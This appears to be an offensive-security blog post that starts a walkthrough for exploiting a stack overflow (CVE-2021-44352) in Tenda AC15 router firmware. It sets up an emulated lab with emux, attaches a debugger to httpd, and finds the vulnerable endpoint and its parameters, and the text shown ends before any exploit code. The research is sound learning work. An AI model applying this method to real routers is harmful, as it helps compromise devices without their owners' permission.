
tripoloski blog_



Hello I am Arsalan. Offensive Security Engineer, I blog about Cyber security, CTF writeup, Programming, Blockchain and more about tech. born and raised in indonesia, currently living in indonesia□

Posts About

[Router Exploit] Exploit Tenda ac15 - CVE-2021-44352

Published on 03 Jan 2025

Exploit stack overflow on Tenda AC15 (AC15 V15.03.05.18_multi device) _

Background

In this article, we'll dive into the Tenda AC15 firmware (AC15 V15.03.05.18_multi device). It's been a while since my last post, and this 2-day research project makes for an easy read! While browsing the internet out of boredom during New Year's celebrations, I stumbled upon a repository called `emux`. I've always been curious about reverse engineering routers, and `emux` (a tool for emulating firmware) seemed incredibly handy (https://github.com/therealsaumil/emux). Curiosity sparked, and after a day of wrestling with setups, here we are!. Using a known CVE is always a good starting point for learning exploit development. In this article, I focus on `CVE-2021-44352` and cover environment setup, debugging, and crafting an exploit script.

Setup

First, clone the `emux` repository

```
git clone https://github.com/therealsaumil/emux
```

Ensure Docker is installed, then set up the volume:

```
./build-emux-volume
```

Build the Docker image:

```
./build-emux-docker
```

Once everything is ready, start the environment:

```
./run-emux-docker
```


Access the shell:

```
./emux-docker-shell
```

Now, launch the firmware:

```
$ launcher
```

Choose Tenda AC15 WiFi Router and access the admin portal at:


EMUX - The Versatile IoT Device Emulator
EMUX Launcher
0 Damn Vulnerable ARM Router
1 Damn Vulnerable MIPS Router (Little Endian)
2 Damn Vulnerable MIPS Router (Big Endian)
3 R0 Port Controller - Ph0wn 2021 CTF Challenge
4 Trivision NC-227-WF IP Camera
5 Tenda AC15 Wi-Fi Router
6 Archer C9 Wi-Fi Router
7 D-Link DIR615C Wi-Fi Router
8 D-Link DCS-935L Camera
< OK >
< Quit >


Now you can access the tenda admin portal by accessing

```
http://127.0.0.1:20080/login.html
```

Log in using the password `ringzer0` . Thanks to emux for making this setup a breeze!

Debugging

I assume you have setting up everything, and able to reach the tenda admin portal.



Now we can find the `httpd` PID by running `emuxps` thanks to `emux`

```
$ emuxps | grep httpd
```

Remember to run above command on `emux-docker` environment.


Now you can attach the `httpd` PID to gdb by using `emuxgdb` once again, thanks to `emux`

```
$ emuxgdb 15457
```

Now we should be able to debug the `httpd`

Dynamic Analysis

After reading the CVE-2021-44352 (https://nvd.nist.gov/vuln/detail/CVE-2021-44352), we can see that the vulnerability is on `/goform/SetIpMacBind`, from this information we can only focus on this PATH, and the vulnerability parameter is on `list` since we don’t know what is the other parameter on this PATH so we should find the correct parameter.



CVE-2021-44352 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Description

A Stack-based Buffer Overflow vulnerability exists in the Tenda AC15 V15.03.05.18_multi device via the list parameter in a post request in goform/SetIpMacBind.


Metrics

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:


NIST: NVD **Base Score:** 9.8 CRITICAL **Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

I use `grep` to find `SetIpMacBind` string inside webroot folder, and found there's a source code inside `./js/ip_mac_bind.js` mentioned `SetIpMacBind` PATH




```
~ # cd webroot
/var/webroot # ls
ap_diagnosis.html         favicon.ico               net_control.html          sleep_mode.html           upnp_config.html
black_list.html           firewall.html             net_set.html              static_route.html         virtual_server.html
cloud_managment.html      goform                    network-diagnose.html     status_extender.html      wan_status.html
css                       img                       nvram_default.cfg         status_usb.html           wifi_ap.html
ddns_config.html          index.html                online_list.html          system_automaintain.html  wifi_bf.html
default.cfg               ip_mac_bind.html          parental_control.html     system_backup.html        wifi_power.html
default_url.cfg           iptv.html                 pem                       system_config.html        wifi_signal.html
dhcp_server.html          js                        pptp_client.html          system_led.html           wifi_time.html
directupgrade.html        lan.html                  pptp_server.html          system_log.html           wifi_wps.html
dlna.html                 lang                      pptp_user.html            system_password.html      wireless.html
dmz.html                  login.html                printer.html              system_reboot.html        wireless_access.html
err_account.html          loginerr.html             redirect.html             system_restore.html       wireless_ssid.html
err_dhcp_timeout.html     mac_clone.html            remote_web.html           system_status.html        wisp.html
err_noWan.html            mac_filter.html           samba.html                system_time.html          xunleiDownload.html
err_pppoe_timeout.html    main.html                 simple_upgrade.asp        system_upgrade.html
/var/webroot # grep -rnw '/path/to/somewhere/' -e 'pattern'
grep: /path/to/somewhere/: No such file or directory
/var/webroot # grep -rnw ./ -e 'SetIpMacBind'
./js/ip_mac_bind.js:19:    setUrl: "goform/SetIpMacBind",
/var/webroot # 
 □ 2  ↑ 3d 23h 3m   1 bash   2 zsh   3 zsh
```

I found the required parameter based on file `./js/ip_mac_bind.js` , it's required `bindnum` and `list`



